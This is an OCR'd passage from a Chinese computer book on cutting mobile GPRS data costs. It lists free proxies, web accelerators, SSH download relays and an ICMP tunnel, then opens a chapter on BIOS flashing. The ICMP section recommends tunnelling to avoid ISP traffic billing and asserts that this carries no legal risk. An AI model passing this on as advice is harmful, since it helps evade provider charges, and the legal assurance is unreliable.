


图 30.1　通过 HTTP 代理服务器工作

- Proxy.cs.gunma-u.ac.jp:8080
- Proxy.hoge.ac.jp:8080
- Proxy.res.anken.go.jp:8080
- Bi.ikenobo-c.ac.jp:8080
- Proxy.infobears.ne.jp:80

在浏览器设置里指定代理服务器。这些服务器声称是免费的。但不幸的是，是相对免费。服务提供商随时可能停止免费服务。此外，速度也不太理想。

30.2　Google Web Accelerator

Google 最近新推出一项服务，称为 Web Accelerator。它有三个主要的特征：把内容发

给客户端之前，先把它加密（图 30.2）；另外两个特征是 Web 页面缓存和事前提取（在发送查询前进行数据预传输）。对于 IE 6.x 和 Firefox 1.0+来说，加速器客户端以可更换面板的形式实现。

Google Web Accelerator 加速页面加载（对于慢速 GPRS 连接来说，这非常重要），页平均打开时间减小 3~5 倍不等（必须禁止加载图片；否则，性能将不会得到提升）。不幸的是，Google 在短短的一周后就暂停了这项服务。现在，这个项目的主页（http://webaccelerator.google.com）上有一条令人失望的消息："感谢您对 Google Web Accelerator 的大力支持。但它目前已超出我们最大的服务能力，我们正在积极工作以支持更多的用户。"
浏览这个站点的人只有等待。




图 30.2　Google Web Accelerator 的面板

其他的 Web 加速器

除 Google 外，还有其他的 Web 加速器。倘若你指示搜索引擎过滤包含"Google"的页面，剩下的就是其他的 Web Accelerator。当然，也有很多号称 Web Accelerator 的垃圾。有时候，有些人还打着 Web Accelerator 的旗号给用户植入小木马。这类加速器通常会在无知用户的机器上安装远程管理系统，或者产生由用户付费的高额流量费用。因此，安装加速器前，要仔细检查它是否捆绑有病毒，间谍软件，和木马。至少，要用反病毒软件检查它；理论上，最好将它反汇编。

Web Accelerator 分免费和商业软件两类。丢掉免费的加速器是合算的，因为它们占用很多系统资源，难以使用，达不到预期目的。但是，你准备为加速器付费吗？如果你比较节俭，可能没有额外的预算。商用加速器一般会提供免费试用期，通过注册可以延长使用期限。即使它们在到期后吵嚷着拒绝提供服务，也不用担心。因为 Web Accelerator 的种类很多，总有选择的目标。再说，它们之间并没显著的差别。

最好的 Web Accelerator 如下：

- http://www.propel.com——这是一个非常好的 Web Accelerator（图 30.3），不仅压缩文本内容，也压缩图片（图 30.4），而且几乎没有质量损失。这个加速器支持所有版本的 Windows 和浏览器，包括 IE，Netscape，Opera，Mozilla，和 Firefox。试用

期为 7 天。

- http://www.khelekore.org/rabbit——它是免费加速器中最好的一个（图 30.4）。压缩文本和图片，支持所有版本的 Windows 和浏览器，包括 IE，Netscape，Opera，Mozilla，和 Firefox。




图 30.3　通过 Web Accelerator 工作

图 30.4　Rabbit Web Accelerator 的标志

30.3　通过 telnet 隧道

不论 Web Accelerator 的优点，从缺点来说，它们需要付费。首先，压缩比比最新版的压缩工具（相对 RAR 来说，这尤为正确）低多了。当服务器负载过重时，TCP/IP 经常会出现多重传输错误，需要反复传送数据。虽然整个处理过程不需要用户干涉，但会增加下载时间，产生额外的费用。此外，对脆弱 GPRS 连接来说，经常会意外中断。小文件被加速器的服务器自动缓存，可以没有损失的下载下来。然而，从某些大小开始，文件将“按原来的样子”传输。如果远程服务器不支持缓存，Web Accelerator 将没有帮助。那 email ，eMule 和许许多多的应用程序怎么样呢？

真正的黑客可以在快速服务器上注册一个 UNIX 账号，用 telnet 或 SSH 通过 GPRS 远程连到它。现在，可以从 telnet 或 SSH 服务器上下载所需要的数据，而不是直接下载。黑客从本机上指示服务器下载需要的文件，或者甚至是整个站点，文件直接下到中间服务器上。如果传输期间连接意外中断，可以重复下载，但用户不需为此额外付费。下载完成后，黑客可以用压缩工具（例如 RAR 或 Gzip）把这些文件打包，然后通过 GPRS 把它拖回本机。如果希望的话，甚至可以处理所有的图片，成倍减少图片的体积（不管图片质量损失

的话)。如果你用这个方法，上网费用将会变得很少。

然而，应当指出的是，在大多数情况下，提供 telnet 或 SSH 服务的快速主机不是免费的；每年大约收 20 美元。不过，这些费用是值得的！用这个方法，有可能把费用降至原来的 1/10。如果你申请了 DSL 连接，甚至可以在自己的计算机上安装 SSH 服务器。在 http://www.openssh.com 上选择一个中意的 SSH 服务器。我喜欢 SSHWindows，只有 2 兆多，可以在所有版本的 Windows 上运行。另外，还需要在带 GPRS 的移动计算机上安装一个 SSH/SFTP 客户端。命令行爱好者不必担心，SSHWindows 自带命令行接口。喜欢 GUI 的用户可能要花些时间选择一个适合的、带图形接口的客户端。依我看，最好的图形客户端是 Secure iXplorer（图 30.5），它与 Total Commander（最初是 Windwos Commander）类似。FAR Manager 的用户可能会喜欢 WinSCP 插件，它包含内置的 SFTP 客户端，在几个月前发布了新版本。




图 30.5　工作中的 Secure iXploter

通过 GPRS 控制桌面计算机真的很酷！另外，也很省费用。比如说，通过 SSH 客户端连到桌面计算机，启动邮件客户端（例如，The bat），删除所有的垃圾邮件，只通过 GPRS 传输重要的内容。如果消息中包含打包的附件，可以先在桌面计算机上解开，只传输需要的内容。

30.4　通过 ICMP 隧道

有些网络提供商只对 TCP/UDP 流量计费，而忽略 ICMP。这意味着黑客可以建一个 ICMP 隧道，这样，就可以免费传输数据了。你担心会有麻烦？不必！没有人能责备你，因为你是合法用户，有权力以任何方式使用服务提供商提供的所有服务，只要你不违反法

律。因此，服务提供商没有正当的理由起诉你。他惟一能做的就是不再为你提供服务了，因此，你也不要太过分，动辄就用它传输几千兆的数据。

为了建立 ICMP 隧道，黑客需要安装 ICMP shell。必须在桌面计算机上安装服务器端，在移动计算机上安装客户端（当然，你可以用任何大带宽的服务器代替用 DSL 连接的桌面计算机）。这样的 ICMP shell 有很多，依我之见，最好的是 Peter Kieltyk 编写的，用源码发布。这是一个标准的命令行 shell；然而，它可以轻易扩展为 HTTP 代理服务器（你需要亲自动手），在那之后，你就可以用 Firefox 或 IE 在网上冲浪了。也可以用 eMule（尽管仅仅是 lowID）。天下没有免费的午餐，没有服务提供商愿意为了区区几美元，允许用户无限制的下载上传数据。因此，最好不要想着用它免费下载电影。

ICMP 隧道提供的服务质量比 TCP/IP 连接差多了。不仅速度慢，还经常掉线。这会使黑客心神不定，并在无形中浪费很多时间。不过，所有这些缺点都抵不上便宜流量所带来的好处。

黑客软件

- SSHWindows。Windows 平台下的 SSH/SFTP 客户端和服务器，是免费的控制台软件。http://sshwindows.sourceforge.net。
- Secure iXplorer GPL。免费的 SSH/SFTP 客户端软件，类似于 Total Commander 的 GUI 界面，为 Windows 平台而设计。http://www.i-tree.org/gpl/ixplorer.htm。
- WinSCP。FAR Manager 软件的免费 SFTP 插件。http://winscp.net/eng/index.php。
- ICMP shell。免费的 ICMP shell 软件（图 30.6），运行在 UNIX 下。http://icmpshell.sourceforge.net。




图 30.6　UNIX 下免费的 WinSCP shell

CHAPTER

31

第31章　关于flashing BIOS的传说和神话

从来没有那个PC部件像BIOS（Basic Input/Output system）那样被神话、传说、和谣言纠缠不休，它们过分夸大了BIOS对系统性能和稳定性的影响。在我看来，并不值得在新版本的BIOS上浪费时间。这章关注与BIOS相关的重要问题，解释你应该在什么时候怎样更新它，并描述这样做之后你能得到什么。不论硬件厂商多么努力，只有对高级用户来说，升级BIOS才有其重要性。首先，大多数BIOS来自不同的厂商，它们之间的区别很大（图31.1）。不过，升级BIOS在不久的将来有希望变得像安装/卸载程序一样简单容易。例如，Award Winflash允许你在Windows系统里更新BIOS（图31.2）。

未来一团混沌，不可预知。因此，我在这里只考虑与BIOS相关的、重要问题，而不想成为一个伪预言家。




图31.1　各种类型的BIOS




图 31.2　Award Winflash 允许你在 Windows 里升级 BIOS

BIOS 是软硬件的结合体，为主板部件和主要外围设备服务（例如硬盘，CD/DVD，和 modem，等等）。从结构上说，BIOS 是连在南桥[①]芯片组上的内存芯片（图 31.3），保存所有的微程序和部分配置信息。剩下的配置信息保存在由电池供电的 CMOS 芯片上。

BIOS 以压缩的形式保存微程序（例如，在 Award BIOS 里，是由校验和分开的 LHA 归档序列）。这些归档序列位于未归档的 BOOTBLOCK 后面，BOOTBLOCK 在系统启动后得到控制，自动把主要的 BIOS 代码解开，放入主内存。这使反汇编 BIOS 代码变得很复杂。因此，黑客必须充分利用他们的双手与大脑。

微程序可以分成以下几类（注意，是按惯例命名的，不一定与 BIOS 真正的名字一一对应）：

① 主机板上控制处理器与其他所有周边沟通的芯片组称为逻辑芯片组（一般简称为芯片组），逻辑芯片组一般分为南桥和北桥两颗，其中最接近处理器的一颗为北桥芯片，远程的则为南桥芯片。
南桥负责了处理器与周边的沟通，包括了 PCI 界面、硬盘与光驱的 IDE 控制器、USB 控制器，此外像软盘、键盘、鼠标的控制亦包括于此。而随着技术的提升，南桥芯片所整合的功能也越来越多，例如芯片组厂商经常将音效、网络等功能直接整合到南桥上。

